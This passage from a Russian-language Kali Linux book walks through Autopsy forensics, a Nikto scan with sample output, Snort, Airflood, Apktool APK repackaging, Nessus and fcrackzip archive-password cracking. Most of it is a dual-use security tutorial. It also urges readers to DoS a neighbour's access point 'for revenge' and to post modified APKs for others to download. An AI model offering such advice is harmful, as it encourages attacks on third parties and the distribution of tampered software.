Keyword Search Module	Напоминает поиск по ключевым словам в DLP системах. Извлекает текст из поддерживаемых форматов файлов, таких как текстовый формат txt, документы MS Office, PDF-файлы, электронная почта и многие другие. Существует также параметр для включения оптического распознавания символов (OCR). С его помощью текст может быть извлечен из поддерживаемых типов изображений. При включении этой функции поиск займет больше времени и результаты не являются совершенными
Email Parser Module	Модуль идентифицирует файлы формата MBOX, EML и PST на основе подписей файлов. Добавляет вложения в качестве дочерних элементов сообщений, группирует сообщения в потоки
Encryption detection module	Помечает файлы и тома, которые являются зашифрованными или могут быть такими: Модуль ищет следующие типы шифрования: Любой файл, который имеет энтропию, равную или превышающую порог в настройках модуля Защищенные паролем файлы Office, PDF-файлы и базы данных Access: Разделы BitLocker SQLCipher VeraCrypt
Interesting Files	Модуль поиска файлов и каталогов, которые соответствуют набору заданных правил (например, имя+ тип файла+ размер). Это может быть полезно, если всегда нужно проверить, находятся ли файлы с данным именем в источнике данных, или если тебе интересны файлы определенного типа

Virtual Machine Extractor	Анализирует виртуальные машины, найденные в источнике данных. Обнаруживает файлы vmdk и vhd и делает локальную копию их, не требует конфигурации
Plaso Module	Использует инструмент Placo с открытым исходным кодом для анализа различных журналов и типов файлов для извлечения временных меток, визуализирует данные в виде гистограммы
Android Analyzer	Позволяет анализировать SQLite и другие файлы с устройства Android. Модуль должен быть способен извлекать следующие данные: Текстовые сообщения (SMS / MMS), журнал вызовов, контакты, GPS из браузера и Google MapsGPS из кэша




Рис 8.26. Выбор типа модулей

Нажми кнопку **Next** – отобразится процесс добавления источника. Этот процесс может быть довольно длительным, все зависит от размера добавляемых данных (рис. 8.27). В общем, можно пойти выпить чашку кофе и в некоторых случаях – не одну. Далее вы получите сообщение о том, что файлы добавлены и проанализированы. Не смотря на то, что откроется основное окно программы, модули программы все еще работают – анализируют файлы. О ходе процесса информирует индикатор в нижнем правом углу окна программы.




Рис. 8.27. Добавление источника данных




Рис. 8.28. Источник данных анализируется

По мере анализа в дерево слева будут добавляться новые узлы. Сделано это так намеренно: чтобы пока работают другие модули, ты уже мог работать с данными, которые предоставили отработавшие модули.

После отработки модулей видим следующую картину: слева дерево подкаталогов – справа детальное отражение. Теперь можем приступать к анализу содержимого. Например, в ветке **Exracted Content** и блоке **Operation System Information** видим данные домена, имя хоста, версии ОС и т.д.




Рис. 8.29. Имя компьютера и операционная система

Блок **Recent Documents** содержит список недавних документов, с которыми работал пользователь – наверняка это и есть самые актуальные данные на этом компьютере (рис. 8.30). Среди последних документов может вызвать интерес файл с именем пароли.txt. Загляни, в нем точно будет что-то полезное. Недалекий пользователь хранил пароли в текстовом файле!

Блок **Deleted Files** позволяет просматривать удаленные файлы (рис. 8.31). Обрати внимание: это не корзина. Файлы в корзине находятся в ветке **Recycle Bin**, а удаленные файлы – в **Deleted Files**. Количество удаленных файлов может быть довольно большим. Попытайся их удалить. С жестким диском у тебя должно все получиться, с SSD – далеко не всегда. Если в качестве источника данных указать флешку, можно попытаться восстановить файлы с нее.




Рис. 8.30. Список недавних документов




Рис. 8.31. Удаленные файлы

Как показано, файл, хотя и удален, мы все еще можем просмотреть его содержимое. Для восстановления файла (-ов) выдели его, щелкни правой кнопкой мыши и выбери команду **Extract File (s)**.

Раздел **USB Device Attached** содержит список USB-устройств, которые когда-либо подключались к компу (рис. 8.32). Мы исследуем тестовую систему, поэтому реальных устройств к ней не подключалось.




Рис. 8.32. Список подключавшихся к компьютеру USB-устройств

Раздел **E-mail Adresses** содержит адреса электронной почты. Они находились на страницах, которые просматривал пользователь, возможно, он с ними контактировал, возможно – нет. Для каждого найденного адреса приводится источник – файл, в котором он был найден.




Рис. 8.33. Электронные адреса

Сразу отметим, что для детального рассмотрения всего функционала уйдет не одна глава, здесь же мы лишь прикоснулись и слегка его пощупали. Однако мы постарались емко и доступно рассмотреть некоторый функционал. Далее мы переходим к рассмотрению следующего полезного инструмента.

8.13. Nikto

Nikto – это мощный сканер веб-сервера, который делает его одним из лучших инструментов Kali Linux. Он проверяет потенциально опасные файлы / программы, устаревшие версии сервера и многое другое.

Есть много онлайн-сканеров уязвимости, чтобы протестировать ваши веб-приложения в Интернете.

Однако если нужно протестировать Интернет-приложения или внутренние приложения, тогда используется веб-сканер Nikto.

Nikto – сканер с открытым исходным кодом, записанный Chris Sullo. Его можно использовать с любым веб-сервером (Apache, Nginx, IHS, OHS, Litespeed, и т.д.).

Работа Nikto включает в себя сканирование для более чем 6700 элементов для обнаружения неверной конфигурации, опасных файлов и т.д.

Некоторые функции приложения:

- Отчет в форматах HTML, XML, CSV
- Поддержка SSL
- Сканирование портов на сервере
- Поиск субдоменов
- Вывод пользователей Apache
- Проверка на устаревшие компоненты
- Обнаружение хостинга

Для проверки узла используется команда:

```
nikto -h <IP или имя>
```

Рассмотрим вывод сканера, обрати внимание на строки, выделенные жирным:

```
- Nikto v2.1.5
---------------------------------------------------------------------
----------
+ Target IP:          90.156.152.133
+ Target Hostname:    vm658224
+ Target Port:        80
+ Start Time:         2020-12-08 18:29:01 (GMT3)
---------------------------------------------------------------------
----------
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie mcfront created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /config.php: PHP Config file may contain database IDs and
passwords.
+ OSVDB-561: /server-status: This reveals Apache information. Comment
out appropriate line in httpd.conf or restrict access to allowed hosts.
+ Cookie pmaCookieVer created without the httponly flag
+ Cookie phpMyAdmin created without the httponly flag
+ Cookie pma_lang created without the httponly flag
+ Cookie pma_collation_connection created without the httponly flag
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'content-security-policy' found, with contents:
default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-
eval' ;;style-src 'self' 'unsafe-inline' ;img-src 'self' data:
*.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-content-security-policy' found, with
contents: default-src 'self' ;options inline-script eval-
script;img-src 'self' data:  *.tile.openstreetmap.org *.tile.
opencyclemap.org;
+ Uncommon header 'x-webkit-csp' found, with contents: default-src
'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';style-
src 'self' 'unsafe-inline' ;img-src 'self' data:  *.tile.
openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Server leaks inodes via ETags, header found with file /icons/
README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2020-12-08 18:29:07 (GMT3) (6 seconds)
---------------------------------------------------------------------
+ 1 host(s) tested
```

- Сервер сообщает свою версию. Нужно править конфигурационный файл, чтобы такого не происходило
- Файл /config.php содержит пароли для доступа к БД
- /server-status сообщает о статусе сервера, также нужно редактировать конфигурацию сервера
- /phpmyadmin – обрати внимание на этот каталог, очевидно, что нужно ограничить доступ к нему только доверенным узлам

На рис. 8.34 приведен пример правильно настроенного веб-сервера, который не сообщает ничего лишнего (ну практически ничего – только свою версию).




Рис. 8.34. Сканирование другого узла с правильной настройкой веб-сервера

У Nikto много разных опций. Мы использовали опцию *–h*, задающую имя или IP-адрес узла. Также тебе может пригодится опция *–port*, позволяющая указать номер порта (по умолчанию 80).

Описание всех опций Nikto ты найдешь по адресу:

https://kali.tools/?p=2295

8.14. Snort

Ранее уже упоминался инструмент Wireshark. Утилита Snort позволяет произвести анализ трафика в реальном времени с возможностью регистрации пакетов. Но Snort – это нечто большее, чем просто утилита для захвата трафика. Это система предотвращения вторжений – IDS.

Правильная установка и настройка Snort – непростой процесс, выходящий за рамки этой книги. Однако, если ты хочешь защитить свой сервер от своих же коллег, тебе стоит рассмотреть использование Snort:

https://bit.ly/2JMyKpx

8.15. Airflood

Хочешь отомстить соседу? Попробуй заDOSить его точку доступа. Данная программа заполняет таблицу клиентов точки доступа случайными MAC, делая подключения невозможными.

В последних версиях Kali Linux почему-то эта программа не устанавливается. Но ее исходники все еще доступны по адресу:

https://packetstormsecurity.com/files/51127/airflood.1.tar.gz.html

8.16. Apktool

Apktool действительно является одним из популярных инструментов Kali Linux для реверс-инжиниринга приложений для Android.

Инструмент очень популярен у хакеров, поскольку он позволяет разобрать APK-файл... и собрать его заново. Пока APK в разобранном состоянии, хакер может модифицировать его, как ему только захочется.

Программа **apktool** не устанавливается по умолчанию, поэтому для ее установки нужно ввести команду:

```
sudo apt install apktool
```

Рассмотрим небольшой пример использования программы. Распакуем APK-файл firewall.apk:

```
apktool decode firewall.apk
```

Рис. 8.35. Программа apktool в действии

Программа разберет по полочкам твой APK и положит его содержимое в каталог с таким же названием, как у APK-файла. В нашем случае нужно перейти в каталог firewall и ты увидишь содержимое твоего APK-файла (рис. 8.36). Именно так и создаются взломанные версии APK, которые ты можешь скачать, например, на 4pda.ru. APK разворачивается, изменяется и упаковывается обратно.

После этого у тебя есть возможность изменить любой файл, например, ресурс (картинку), который хранится в каталоге **res**. Использование apktool в самых мирных целях подразумевает возможность установки двух одинаковых приложений на один телефон. Для этого открой файл AndroidManifest.xml и измени название пакета:

```
package=""
```

Рис. 8.36. Содержимое APK-файла




Рис. 8.37. Изменение AndroidManifest.xml

Тебе нужно ввести просто другое название пакета, пусть новая программа называется так же, как и старая, просто добавь какой-то префикс или постфикс к ней вроде program2.

После этого ты можешь собрать заново apk-файл. При сборке нужно подписать его тем же сертификатом, что и оригинал, иначе ничего не выйдет.

Соберем APK-файл:

```
apktool build firewall firewall2.apk
```

Здесь firewall2.apk – так будет называться наша версия APK-файла. Осталось только подписать файл. Это можно сделать с помощью программы SmartAPKTools, скачать которую можно по адресу:

http://kodopik.ru/SmartAPKTool.zip

В приложении все понятно и просто. После подписания ты можешь выложить приложение на каком-то сайте, чтобы его смогли загрузить пользователи.

8.17. Nessus – лучший сканер уязвимостей

Если есть желание найти уязвимости компьютера, подключенного к сети (речь не о сети питания, надеемся, ты догадался!), используй Nessus.

Как правило, тест на проникновение начинается со сканирования на уязвимости. Хороший сканер содержит в себе всегда актуальную базу известных уязвимостей и, сканируя сеть, сообщает о наличии той или иной уязвимости.

Задача хакера заключается в том, чтобы вычислить как можно больше уязвимостей. Нужно отметить, что сканеры часто заявляют о ложных срабатываниях, поэтому тебе удастся использовать не все найденные уязвимости.

Одним из наиболее популярных сканеров уязвимостей на рынке является Nessus Vulnerability Scanner. Он стал своего рода стандартом для сканеров уязвимостей. Изначально это был проект с открытым исходным кодом. Далее его приобрела компания Tenable, и теперь он является коммерческим продуктом (версия Professional). Несмотря на это, у Nessus Scanner по-прежнему есть Essential-версия (ранее она называлась Home), которая распространяется бесплатно, но имеет ограничение в 16 IP адресов. Именно эту версию мы и будем рассматривать далее.

Нужно понимать, что ни один сканер не позволяет обнаружить уязвимости нулевого дня (0-day), то есть те уязвимости, которые кем-то обнаружены именно сегодня. Это связано с тем, что сканеры должны очень оперативно обновляться, что по понятным причинам невозможно. Допустим, некто Пупкин нашел уязвимость в той или иной программе. Если он никак не связан с разработчиками сканера, то вероятность того, что найденная ним уязвимость появится в базе данных сканера, равна 0. Вот когда этот Пупкин взломает несколько систем, используя найденную уязвимость, вот тогда она только появится в базе – когда общественность о ней узнает.

С недавнего времени даже правительство США начало использовать Nessus для сканирования уязвимостей. Почти каждый федеральный офис и военная база США во всем мире теперь применяет Nessus.

Разработчики Nessus сделали все, чтобы усложнить поиск ссылки на скачивание Essential-версии. Поэтому предоставляем тебе прямую ссылку:

https://www.tenable.com/products/nessus/nessus-essentials

8.18. fcrackzip – взлом пароля Zip-архива

Данный инструмент позволяет взломать запароленный Zip-архив. Вместо тысячи слов лучше посмотрим на этот инструмент в действии. Запакуй какие-то файлы, при создании архива установи любой пароль. Затем "скормим" этот архив инструменту fcrackzip. Создать архив с паролем можно, используя стандартный файловый менеджер. Выбери тип архива **zip** и установи пароль для него, как показано на рис. 8.38.

По умолчанию данная программа не установлена, поэтому для ее установки нужно ввести команду:

```
sudo apt install fcrackzip
```

После этого запусти программу так:

```
fcrackzip firewall.zip
```




Рис. 8.38. Создание архива с паролем

Программа начнет перебор возможных комбинаций паролей и придется немного подождать (при этом программа ничего не выводит на экран, но не нужно думать, что она ничего не делает или зависла). Время ожидания зависит от сложности пароля, но, учитывая, что архив – это файл, а не сетевой сервис и количество неверных попыток никак не ограничивается, то можно с уверенностью сказать, что рано или поздно программа таки подберет пароль.


Программа сообщит найденный пароль так:

```
possible pw found: aa/mc?
```

aa/mc? – это и есть пароль, указанный при создании архива.

